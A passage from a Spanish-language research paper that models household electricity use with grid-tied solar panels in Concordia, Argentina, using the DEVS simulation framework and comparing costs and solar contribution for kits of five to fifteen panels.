estrategia de análisis y planificación desde el concepto de desarrollo sustentable.

Esta problemática es abordada por organismos internacionales, nacionales y locales, mediante la implementación de legislaciones a los fines de favorecer el reemplazo de las fuentes convencionales de energía con fuentes renovables como la solar, la eólica, la biomasa, entre otras.

A nivel internacional, la Organización para la Cooperación y el Desarrollo Económico (OCDE) en la reunión del Foro Global sobre Ambiente y Crecimiento Económico (Global Forum on Environment and Economic Growth) “Towards Quantifying the Links Between Environment and Economic Growth”, realizada en París el 25 y 26 de octubre de 2016, ha tratado temas sobre la influencia del crecimiento económico en el medio ambiente, el efecto de la degradación de éste sobre el desarrollo económico, y de las políticas ambientales de protección de ambos [1].

La importancia de incrementar el acceso sostenible a la energía, la eficiencia energética y la energía renovable en el ámbito local, nacional, regional e internacional requiere de concientización y conocimiento acerca de los recursos disponibles y de la demanda de energía. Esta problemática ha sido abordada a nivel internacional, entre otras, por la International Energy Association, IEA, conformada por 29 países, quien desde la crisis del petróleo en 1974 trabaja en la búsqueda de soluciones para superar estos problemas, mediante la búsqueda de información y su análisis para facilitar decisiones sobre políticas energética, atendiendo a las fuentes energéticas, su disponibilidad, el desarrollo económico y la integración de países respecto a este problema [2].

A nivel nacional, las leyes N° 26190 “Régimen de Fomento Nacional para el uso de Fuentes Renovables de Energía destinada a la Producción de Energía Eléctrica” promulgada en 2006 [3] y su modificatoria Ley N° 27191 aprobada en 2015 [4], son instrumentos normativos que propenden a la implementación de

fuentes de energías renovables y a la reducción de efectos climáticos de las energías no renovables.

Si bien las estrategias políticas apuntan al desarrollo sustentable, la diversidad de factores vinculados con la generación y el consumo energético y los impactos ambientales negativos generan un sistema complejo cuyo estudio requiere de estrategias y herramientas informáticas.

Una herramienta poderosa para analizar escenarios es la simulación, cuyos resultados estiman una aproximación del comportamiento del sistema real según el modelo propuesto [5]. Un framework de especificación de modelos para simulación de un sistema de evento discreto es DEVS, mediante el cual se cuenta con un formalismo que propone recursos para la construcción rigurosa de modelos con capacidad de representación de sistemas complejos [6]. El enfoque de sistema discreto es adecuado en el caso de estudio de este trabajo al considerar aspectos de naturaleza variable y aleatoria, razón por la cual se adopta el formalismo DEVS y la herramienta de simulación DEVS JAVA.

Además, con la extensión a DEVS paralelo [7] se incorporan capacidades de ortogonalidad y con DEVS estocástico [8] se agregan bondades para la aleatorización del comportamiento del sistema.

La modelización en el framework DEVS se organiza en entidades individuales, llamadas modelos atómicos, así como las agrupadas, llamadas modelos acoplados. A través de esta estrategia de acoplamientos se construyen modelos sobre la idea de una estructura jerárquica y modular [9].

El framework DEVS puede ser implementado en DEVSJAVA, el cual es un entorno de simulación DEVS que utiliza el lenguaje Java. DEVSJAVA [10] es una herramienta de simulación cuya principal ventaja es la flexibilidad para la construcción de modelos personalizados de acuerdo a requerimientos específicos de cada problema. Por sus capacidades de programación orientada a objetos, posibilita un entorno de diseño escalable y reusable del código de programa.

En este trabajo se propone un modelo DEVS de sistema de consumo eléctrico para la evaluación de la posibilidad de incorporación de energía solar en paralelo a la red. El caso de estudio es el consumo energético de una vivienda tipo, para una familia constituida por cuatro integrantes, la cual cuenta con acceso a gas natural en la cocina, el calefón y los equipos de calefacción. De esta forma se inicia el estudio en una unidad básica, como una vivienda, para luego extenderlo a industrias, empresas, etc.

El estudio tiene como fin analizar la incorporación de un equipo solar para la generación de energía eléctrica y evaluar su funcionamiento en paralelo con el consumo tomado de la red domiciliaria, asociando los costos respectivos.

En la sección dos se describen herramientas informáticas para la gestión de energías renovables seleccionadas. En la sección tres se presenta las bases

del framework DEVS y un modelo de uso de energías renovables como antecedente de investigación en el tema. En la sección cuatro se describe el caso de estudio, se abstrae el modelo base y se muestra el modelo DEVS del sistema eléctrico. En la sección cinco se esquematiza el modo de parametrizar el modelo. En la sección seis se muestran los resultados. Por último se presentan las conclusiones y se proponen trabajos futuros.

2. Herramientas informáticas para la gestión de energías renovables

Para planificar y evaluar la incorporación de energías alternativas en la planificación energética se pueden considerar la utilización de los siguientes sistemas informáticos:

(I) RETScreen que es un sistema de gestión de energías limpias para el análisis de la viabilidad de proyectos de eficiencia energética, energías renovables y cogeneración, así como para el análisis del rendimiento energético operativo. El mencionado software es libre y su descarga se realiza en (<https://nrcaniets.blob.core.windows.net/iets/RETScreenSuite.exe>). De esta instalación se cuenta con RETScreen 4 que es una herramienta de software de análisis de proyectos de energía limpia basada en Excel y que ayuda a los responsables de la toma de decisiones a determinar de manera rápida y económica la viabilidad técnica y financiera de proyectos potenciales de energía renovable, eficiencia energética y cogeneración. Por otro lado se cuenta también con RETScreen Plus que es una herramienta de software de gestión energética que permite a los responsables de proyectos comprobar con facilidad el desempeño energético de sus instalaciones.

(II) Compose (Opciones de comparación para la Energía Sostenible) es una herramienta de software para el análisis de sistemas de energía y se puede utilizar para el diseño y análisis de costo-efectividad de los proyectos de energía, la comparación de la energía local y en todo el sistema, el medio ambiente y las consecuencias económicas. También se recomienda para comparar proyectos, lo que permite el establecimiento de prioridades entre una gama de alternativas. Por otro lado cuenta con una plataforma social para el intercambio y la comparación de estudios de casos y soluciones. La técnica de modelado es la programación lineal paramétrica para el diseño y evaluación de las opciones de energía dentro de un sistema de conservación.

(III) CO2DB es una base de datos que se distribuye de forma gratuita para los investigadores tomen como referencia en sus estudios. Los usuarios pueden añadir, seleccionar, filtrar, ordenar, y comparar los datos de CO2DB de acuerdo con cualquiera de las características de la tecnología incluidos en cada entrada de la base de datos.

(IV) Free Sun Power (http://www.freesunpower.com/solar_simulator.php)

es un simulador online vía página web que posibilita el modelado de sistemas energéticos con la posibilidad de generación de electricidad con fuente solar. Una funcionalidad a la que se dirige es cómo gestionar la energía en baterías para sostener el consumo en los momentos que no hay disponibilidad de radiación solar.

(V) El Simulador System Advisor Model (SAM) es un modelo de performance tecnológico y de costos para la industria de energías renovables. (<https://sam.nrel.gov/>), hace predicciones de rendimiento y estimaciones de costos de energía para proyectos de energía conectados a la red basados en los costos de instalación, operación y parámetros de diseño del sistema que especifica como entradas para el modelo.

De los cinco sistemas analizados se puede concluir que RETScreen es una solución rápida para la planificación en función de la generación de energías renovables y además fácilmente manejable al ser una planilla de cálculo Excel. Compose es una herramienta cuyos modelos se basan en optimización matemática mediante programación lineal. Con CO2DB se cuenta con un sistema de base de datos para la obtención de los parámetros de los modelos. Respecto a los simuladores Free Sun Power y SAM son herramientas que están sujetas a la estructura propuesta y a las variables fijas parametrizar, permitiendo hacer cálculos para la evaluación de políticas energéticas sin dar la posibilidad de agregar nuevas variables y operaciones.

Desde una perspectiva macro, la herramienta de software LEAP (Long Range Energy Alternatives Planning System, en castellano Sistema de Planificación Energética a Largo Plazo) disponible en www.energycommunity.org/LEAP/, es un sistema de modelación basada en escenarios de desarrollo energético y de sus efectos ambientales, los mismos se representan por el modo de producción, conversión y consumo de energía en una región sobre la base de supuestos alternativos sobre la población, el desarrollo económico, las tecnologías disponibles y los precios. Dichos escenarios son una representación del modo en que el sistema energético puede evolucionar en el tiempo, en un sistema socioeconómico particular, bajo un conjunto de restricciones y condiciones de política energética.

LEAP permite crear un modelo de sistemas de energías con la definición de la estructura de datos y de los procesos propios de cada caso en estudio, por lo cual lo hace flexible y potente a la hora del análisis de una gran variedad de especificaciones tecnológicas y detalles de demandas de uso final, pudiéndose representar desde el simple recuento sobre una estructura de balance energético hasta el desarrollo de sofisticados sistemas de simulación del sector. De la simulación de cada escenario se determina los

requerimientos energéticos asociados, sus costos, beneficios e impacto ambiental asociado.

De las herramientas observadas se concluye que se cuenta con recursos tecnológicos para realizar la evaluación de la incorporación de energías renovables, con importantes funcionalidades pero sujetas a un modelo propuesto y no con capacidades de generalización, por lo cual no es posible construir modelos con una propuesta diferente.

DEVS es un herramienta de simulación basada en un simulador abstracto y un formalismo que propone la estructura y la semántica para diseñar cualquier tipo de modelo a través de su programación en un lenguaje de programación orientado a objetos.

3. Antecedentes de modelización DEVS y su aplicación en energías renovables

El framework DEVS se define por tres elementos básicos: el sistema real, el modelo y el simulador [5], los cuales se presentan en la Figura 1.

El sistema real se considera como fuente de datos, del cual se abstraen los componentes y relaciones que luego serán elementos para la construcción y validación del modelo. Este sistema fuente puede ser existente o propuesto. El modelo es el conjunto de instrucciones que definen la estructura y cuyo comportamiento debe ser similar al sistema fuente. El simulador es el responsable de la ejecución del modelo de acuerdo a un protocolo formal abstracto.

De la observación del sistema real se obtienen datos que posibilitan la construcción del modelo y son referencia para la validación del mismo.

Respecto a la relación de simulación se destaca la independencia entre modelo y simulador, de modo que el conjunto de instrucciones que conforman el modelo se confeccionan para ser ejecutadas de acuerdo a un protocolo abstracto de simulación.




Figura 1. Elementos básicos del framework DEVS

De aquí se concluye esta fortaleza del uso del formalismo, que permite diseñar modelos sin estar sujeto a las restricciones de una herramienta de simulación, lo cual amplía el posibilita abordar soluciones a cualquier tipo de problema.

Para la construcción del modelo se establece un formalismo que le proporciona la estructura y la semántica sobre una base teórica [8]. De este modo se diseña un modelo de simulación con fundamento conceptual y no intuitivo.

Otra característica es que los modelos se construyen sobre la base de estructuras simples que se corresponden con modelos atómicos y su interconexión con modelos acoplados. Se plantea una metodología top-down de diseño modular con los componentes atómicos y jerárquicos con los componentes acoplados [6]. Así se aborda la solución a problemas complejos partiendo de estructuras simples que van incorporando complejidad con la interconexión con otras estructuras. Por otro lado el paradigma de programación es el orientado a objetos, con lo cual se posibilita el reuso de los componentes desarrollados.

Por tanto, se propone con DEVS un formalismo para la construcción de modelos complejos y con independencia de un lenguaje de programación o herramienta de simulación.

Para la fundamentación de la aplicación de mencionado formalismo en el diseño de modelos de sistemas eléctricos se realiza una exploración bibliográfica de la cual se destaca el trabajo [11]. En este trabajo se rescata un modelo DEVS de sistema eléctrico con la posibilidad de generar energía eléctrica, sobre la base de energías renovables y de asignar lo generado más la electricidad de red al consumo de acuerdo al concepto de red inteligente (conocido como Smart Grid, para su término en inglés) [12].

Smart Grid se refiere a redes eléctricas inteligentes con capacidad de una comunicación bidireccional de energía, donde participan consumidores y generadores de energía. Esto es, una industria, por ejemplo, puede generar energía eléctrica para su consumo y puede ofrecer su excedente a la red eléctrica, así como también puede adquirir desde otro nodo la energía necesaria en caso de necesidad. De esta forma se generan redes inteligentes que optimizan la distribución y consumo de la energía mediante sistemas informáticos [13].

Con referencia en el modelo propuesto por [11] se observan como sus componentes a dos generadores de energías alternativas, solar y eólica en este caso, un almacenamiento para guardar la energía no consumida, un consumidor que produce las demandas de energía eléctrica y un coordinador que busca la solución de asignación óptima de acuerdo al consumo y la capacidad de generación.

Para comprender la semántica, se muestra el modelo de la Figura 2 en el que se toma la generación solar como alternativa renovable. Se observan dos modelos atómicos generadores: (i) Generador de electricidad con Energía Solar (GES) y (ii) Consumo Industrial (CI).




Figura 2. Modelo DEVS energías alternativas

El GES recibe a través de su puerto start un mensaje que autoriza el comienzo de la generación de energía eléctrica a través de un panel solar y por su puerto out_es envía la cantidad de energía eléctrica generada a partir de fuentes solares en un período de tiempo. Para parametrizar este modelo atómico se debe contar con una monitorización de la radiación solar y la cantidad de energía eléctrica generada con dicha radiación para períodos constantes de tiempo.

El CI recibe a través de su puerto start un mensaje que autoriza el comienzo del consumo de energía eléctrica. Por el puerto out_d envía la cantidad de energía eléctrica demandada en un período de tiempo. Para parametrizar este modelo atómico se debe contar con una monitorización del proceso que lo demanda, el mismo período de tiempo establecido.

El modelo atómico “Almacenamiento” representa la batería que almacenará el excedente de energía eléctrica con fuente solar y proveerá de energía cuando la generada por el panel solar no sea suficiente para cubrir la demanda del proceso industrial. Por el puerto in_bat recibe el excedente para almacenarlo y por el out_bat provee.

El modelo Coordinador es el responsable de operar la asignación de energía al proceso industrial. Dicha asignación se realiza en base al concepto de Smart Grid.

De lo antes expuesto se identifican los modelos atómicos:

- **Generadores:** para la producción de energía solar y del consumo eléctrico.
- **Acumulador:** para el almacenamiento en batería.
- **Coordinador:** para la asignación inteligente de energía al consumo.

La interconexión entre ellos a través de los mensajes permite mantener actualizado al coordinador de la energía disponible y requerida para que éste pueda decidir su distribución. Con base en esta estructura y su semántica se diseña el modelo propuesto en este trabajo y que para su comprensión se describe un caso de estudio.

4. Caso de Estudio

El caso de estudio se centra en el sistema de una vivienda estándar con consumos eléctricos promedios que siguen un comportamiento más probable. La finalidad del estudio consiste en analizar por simulación la posibilidad de incorporar la generación

de energía eléctrica con fuente solar y administrar la asignación de acuerdo al consumo.

4.1. Descripción del problema a modelar

Para abstraer los componentes del modelo se requiere el conocimiento del sistema eléctrico de una vivienda para el caso de la generación solar y el consumo de la red, los cuales se presentan en la Figura 3. En dicha figura se muestra un kit solar formado por el panel solar y el equipo inversor de corriente, el mismo se encuentra conectado a un tablero eléctrico que lo vincula a la red eléctrica en forma paralela.

Su funcionamiento consiste en los siguientes pasos:

- El panel se enciende ante la recepción de la radiación solar y comienza a generar energía eléctrica en forma de corriente continua.
- A través de la conexión al inversor se recibe dicha energía y se enciende. Dicho inversor tiene la función de transformar la corriente continua recibida en corriente alterna.
- El kit solar se encuentra conectado al tablero eléctrico para su aporte de energía hacia el consumo o hacia la red eléctrica exterior; es decir, si lo generado por el kit es mayor a la demanda, el sobrante se inyectará a la red, caso contrario la demanda es abastecida por la red eléctrica exterior.




Figura 3. Sistema eléctrico con aporte solar

- Todo este proceso se monitorea por un medidor bidireccional que se encuentra entre la red exterior y el tablero principal.

Es importante destacar que en el sistema eléctrico se considera la posibilidad de aportar energía a la red y recibir un aporte económico por parte del estado (según políticas de energías renovables en implementación en algunas provincias).

No se incluye la batería en este caso, porque se intenta considerar la disminución de costos iniciales y además se requiere contar con un lugar adecuado para la misma. En cuanto al costo, la batería representa entre un 20% y 30% sobre el valor de la inversión total del kit, con una vida útil de cinco años, es decir que en la

vida útil del equipo solar de quince años, se necesita cambiar dos veces.

Un aspecto de importancia a considerar desde el punto de vista de la sustentabilidad es que las baterías convencionales contienen sustancias como el electrolito ácido y el plomo. Por eso la selección de la batería para este tipo de aplicaciones debe realizarse cuidadosamente.

4.2. Modelo DEVS Base

Con base en los recursos propuestos en el sistema energético de la Figura 2 se construye el modelo de referencia. El modelo DEVS base se presenta en la Figura 4, el cual se organiza en dos componentes acopladas: (i) el modelo del sistema eléctrico, identificado como “Modelo de Consumo Energético” y (ii) el modelo de experimentación y cómputo de métricas de salida, llamado “Marco Experimental”.

El marco experimental consta dos modelos atómicos. El “Generador de nivel de insolación” que produce los niveles de radiación solar y el “Transductor” que recibe los datos de salida y los procesa para presentar las métricas globales del sistema.




Figure 4. Modelo base del sistema de consumo de energía eléctrica con aporte solar

Por otro lado el modelo de consumo energético formado por el acoplamiento de los modelos atómicos “Producción de energía con fuente solar”, que a partir de los niveles de insolación recibidos calcula la producción de energía eléctrica con fuente solar.

El modelo atómico “Demanda de energía eléctrica” genera los consumos de energía eléctrica requeridos por la vivienda y el modelo atómico “Calculador” que computa los consumos para cada unidad de tiempo, la generación solar y la cantidad inyectada a la red en el caso de un excedente de energía generada con fuente solar.

4.3. Modelo DEVS

El modelo DEVS propuesto consta de dos modelos acoplados formados por el marco experimental y el modelo de sistema eléctrico, el cual se presenta en la Figura 5.

El modelo acoplado “Marco Experimental” está compuesto por los modelos atómicos:

- “Generador del Nivel de Insolación”: es un modelo generador que contiene la distribución de probabilidad de los niveles de radiación solar, producidos en una unidad de tiempo diaria.
- “Transductor”: recibe los datos del calculador para computar los resultados de las salidas.

El modelo acoplado “Modelo de Consumo Energético” está formado por los modelos atómicos:

- “Demanda de la energía eléctrica”: es un modelo atómico generador que contiene la distribución de probabilidad de los consumos de energía eléctrica, producidos en una unidad de tiempo diaria.
- “Producción de energía con fuente solar”: sobre la base del nivel de radiación recibido, calcula la energía eléctrica generada con fuente solar. La unidad es kW/día.
- “Calculador”: recibe los datos de consumo y generación. Con dichos datos calcula la energía solar utilizada, la energía solar inyectada a la red y los consumos desde la red eléctrica.




Figura 5. Modelo DEVS del sistema eléctrico con aporte solar

Durante la ejecución de la simulación los datos de salida se guardan en un archivo de log con el consumo requerido y el aporte con energía de fuente solar por día.

De la simulación se obtienen las métricas de salidas, de las cuales se destacan los porcentajes de consumo y de aportes energéticos.

5. Configuración de parámetros

La configuración de los parámetros de entrada es necesaria para la generación de la energía eléctrica con fuente solar y del consumo.

Para esto se toma una muestra de datos que incluyen el período comprendido entre los meses enero y abril para los años 2014, 2015 y 2016 en la zona de Concordia, Entre Ríos. Dichos meses se corresponden con los máximos consumos mensuales en un año.

5.1. Parámetros del consumo eléctrico

La fuente de información para el consumo residencial de viviendas estándares de la ciudad de Concordia se obtuvo de la Cooperativa Eléctrica para la muestra establecida.

Con el uso del complemento para Excel llamado Simular se obtiene el resultado de la búsqueda de la distribución de probabilidad que se presenta en la Figura 6. Del test de resulta ser la distribución Uniforme la de mejor ajuste con un p-valor próximo a uno.

Por lo tanto, el parámetro correspondiente al consumo eléctrico es una distribución Uniforme con un valor mínimo de 6,2 kW/día y un valor máximo de 10.5 kW/día.




Figura 6. Test de bondad para la distribución de consumo

5.2. Parámetros del Kit Solar

En este caso se toma como fuente de información los niveles de insolación provistos por la Estación Meteorológica Automática "Galileo Galilei" de la Facultad Regional Concordia de la UTN (<http://www.frcon.utn.edu.ar/galileo/mb3.htm>). De este modo se cuenta con los niveles de radiación medidos en W/m².

Los kW/día por m² generados con fuente solar se calculan según la

Ecuación 1, teniendo en cuenta que se divide sobre miel el nivel de insolación en W/m² para llevarlo a kW/m². Como el aprovechamiento solar no es del 100%, se lo multiplica por un porcentaje de aprovechamiento (PorAprov). Para la tecnología solar estándar el porcentaje es del 14%.

$$kW / m^2 = ((W / m^2) / 1000) * PorcAprov$$

Ecuación 1

En la Ecuación 1 se calcula los kW generados por m², para obtener la generación total del equipo solar se aplica la Ecuación 2.

$$kW \text{ totales} = (kW / m^2) * m^2 \text{ panel}$$

Ecuación 2

De este modo se calcula el producto de los kW por m² por el total de m² del conjunto de paneles solares del kit. Para el caso de estudio se considera que cada panel ocupa 1.6 m².

Para obtener la distribución del nivel de radiación solar se considera en una primera evaluación un kit solar con cinco paneles, el cual tiene una medida de 8 m² totales.

Se toman los 120 datos de niveles de insolación de la estación meteorológica para los cuatros meses considerados, se obtiene el 14% (Ecuación 1) y se aplica el test de bondad de ajuste, cuyo resultado se muestra en la Figura 7.




Figura 7. Test de bondad para la distribución del nivel de radiación

De dicha figura se concluye que la distribución de los niveles de radiación sigue una distribución de probabilidad Normal con valor medio de 4.4292 kW/día y una desviación típica de 1.223 kW/m² multiplicado.

Para completar el cálculo se debe multiplicar el valor de la generación por los metros cuadrados que miden la cantidad de los paneles del kit solar (Ecuación 2). Esta operación se realiza en el modelo atómico “Producción de energía con fuente solar” (Figura 4) del modelo DEVS del sistema eléctrico.

5.3. Validación del parámetro de generación solar

Para validar los valores obtenidos por la distribución ajustada para la generación solar se comparan los datos reales de generación de un kit solar de cinco paneles con los valores teóricos.

Tabla 1. Comparación de datos reales y teóricos

Kit Solar	Simulación
2,5	1,18
	2,19
	2,23
	2,51
	2,82
4,7	4,30
	4,56
5,9	6,20
6	6,56
	6,80

En la Tabla 1 se observa los valores en kW por día y se concluye que los teóricos obtenidos por simulación siguen el comportamiento de los reales producidos por la monitorización del kit solar.

6. Escenarios de Simulación

En la Tabla 2 se describen los escenarios de simulación. En cada escenario se presentan las medidas de los paneles, la cantidad de paneles y los valores de la generación media y la desviación típica de kW generados por día con el kit solar. En la sección 4.1. se presentaron los valores máximo y mínimo de kW consumidos en la vivienda del caso de estudio.

Tabla 2. Valores por escenario

Escenario	1	2	3	4
Medida de paneles (m ²)	8	11.2	14.4	17.6
Cantidad de paneles	5	7	9	11
Generación media (kW/día)	4.43	6.5	8.36	10.2
Desviación Típica (kW/día)	1.22	1.9	2.08	3.01

En la Tabla 3 se detallan los costos de los paneles para cada escenario.

Tabla 3. Costos del kit solar por escenario

Escenario	Costo
1	\$ 46.000
2	\$ 65.500
3	\$ 76.500
4	\$ 90.000

7. Resultados

De la simulación de los diferentes escenarios se obtienen los porcentajes de consumo de red, de aporte de energía solar generada y de la energía eléctrica inyectada a la red (Gráfico 1).




Gráfico 1. Porcentajes de consumos y aporte por escenario

Con un kit solar de cinco paneles se sólo se alcanza un aporte del 26% de electricidad con fuente solar, con siete paneles se logra un aporte del 48%, alcanzando a cubrir aproximadamente la mitad de la energía consumida, con nueve paneles el aporte supera en un 18% a la energía tomada de la red y con once paneles el aporte supera en un 47% a la energía tomada de la red y además se logra inyectar un 6% de la generación solar a la red domiciliaria.

Con los datos del Gráfico 1 y de la Tabla 3 se pueden analizar configuraciones de solución a implementar. Si bien se observa que el costo del kit solar se incrementa con el número de paneles, su inversión se amortiza con mayores generaciones hasta alcanzar aportes a la red. Con once paneles supera en un 49% al de cinco paneles, pero con un incremento en la generación del 45% y una disminución del consumo de red del 50%.

Si se considera un nuevo escenario (5) para un kit solar con mayor capacidad, con quince paneles, sus parámetros se observan en la Tabla 4.

Tabla 4. Valores para 15 paneles

Escenario	5
Medida de paneles (m ²)	24
Cantidad de paneles	15
Generación media (kW/día)	14
Desviación Típica (kW/día)	3,8
Costo	\$ 119.500

Se obtiene como resultado de la simulación que para el total de consumo se cubre el 80% con energía de fuente solar y 20% se toma de la red. Además, de total generado de energía con fuente solar un 20% se inyecta a la red eléctrica.

Es decir que con quince paneles se logra cubrir un importante porcentaje en el total consumido, así como el aporte a la red, por lo cual la capacidad de amortización de la inversión es mayor.

8. Conclusiones y Trabajos Futuros

En este trabajo se propone un modelo de simulación de un sistema energético con consumo de energía eléctrica tomando la misma desde la red y con la

capacidad de obtenerla por generación. De la simulación se puede encontrar la cantidad de paneles necesarios para lograr una adecuada generación respecto al consumo de red. Además en función del número de paneles se pueden encontrar equipos de generación solar y de este modo obtener sus costos.

Esta estrategia de encontrar el número de paneles en base a los niveles de radiación es significativa ya que de lo contrario se debería contar con diferentes tecnologías solares implementadas para captar sus datos de producción energética.

Del escenario cinco se puede concluir que es conveniente hacer una inversión económica importante ya que con mayores niveles de generación se disminuye el consumo de red y se aumenta la capacidad de aporte a la red, con lo cual se paga un menor valor a la empresa proveedora de electricidad y se recibe un pago en dinero por parte de la misma por la energía inyectada.

Como trabajo futuro se prevé profundizar el estudio del modo de obtener la generación eléctrica a partir de la radiación, considerando una mejora en los ángulos de los sensores de monitorización de la radiación y en nuevas tecnologías de paneles de alto rendimiento que incrementen el porcentaje de aprovechamiento de dicha radiación solar para la generación de electricidad.

Por otro lado se está diseñando un nuevo modelo como una modificación al propuesto que contemple la posibilidad del uso de la batería en el kit solar. Del modelo propuesto y el con batería, se podrá realizar un estudio comparativo que permita evaluar si es conveniente incorporar una batería o inyectar la energía no consumida en la red.

Además se están explorando métricas relacionadas con el medio ambiente tal como la reducción en la emisión de gases por la disminución de la generación eléctrica en por medios no renovables.

9. Referencias

- [1] Organización para la Cooperación y el Desarrollo Económico (OCDE). "Towards Quantifying the Links Between Environment and Economic Growth" (2016), Sitio web <http://www.oecd.org/environment/indicators-modelling-outlooks/global-forum-on-environment-2016.htm>, accedido en mayo 2017. Último acceso 21 de agosto de 2017.
- [2] International Energy Association (IEA). <http://www.iea.org> (visitada en junio 2015).
- [3] Ley Nacional Argentina N° 26190 "Régimen de Fomento Nacional para el uso de Fuentes Renovables de Energía destinada a la Producción de Energía Eléctrica" (2006).
- [4] Ley Nacional Argentina N° 27191 "Régimen de Fomento Nacional para el uso de Fuentes Renovables de Energía destinada a la Producción de Energía Eléctrica. Modificatoria" (2015).
- [5] Palaniappan, S., Sawhney, A. and Sarjoughian, H. S. "Application of the DEVS Framework in Construction Simulation". In Proc. of the 2006 Winter Simulation Conference, 2006, pp. 2077 --2086. IEEE.

- [6] Chow, A. and Zeigler, B. "Parallel DEVS: A parallel, hierarchical, modular modeling formalism". *In Proc Winter Simulation Conference Proceedings*, 1994. IEEE.
- [7] Castro, R., Kofman, E. and Wainer, G. "A Formal Framework for Stochastic Discrete Event System Specification Modeling and Simulation". *Simulation*, 86, 10, 2010.
- [8] Zeigler, B.P. "DEVS Today: Recent Advance in Discrete Event-Based Information Technology". *In Proc. 11th IEEE/ACM International Symposium on Modeling Analysis and Simulation of Computer Telecommunications Systems*, 2003, IEEE Computer Society/ACM.
- [9] Van Tendeloo, Yentl and Vangheluwe, Hans. "An evaluation of DEVS simulation tools". *Simulation*, 93, 2, 2017, pp.103-121, ACM.
- [10] Zeigler, B.P. and Sarjoughian, H. S. "Introduction to DEVS Modelling and Simulation with JAVA: Developing Component-Based Simulation Models". University of Arizona, 2003.
- [11] Jarrah , Moath, " Modeling and Simulation of Renewable Energy Sources in Smart Grid Using DEVS Formalism ", *Procedia Computer Science*, 83, 1, January 2016, pp. 642-647.
- [13] Kempener R.; Komor, P.; Hoke, A. International Renewables Energy Agency, IRENA, USA. "Smart Grids and Renewables: a Guide for Effective Deployment". 2013.
- [14] World Energy Council (WEC) "Smart grids best practice fundamentals for a modern energy system". 2012.

Red de Sensores Inteligentes para Adquisición de Datos de una Planta de Desalinización de Agua

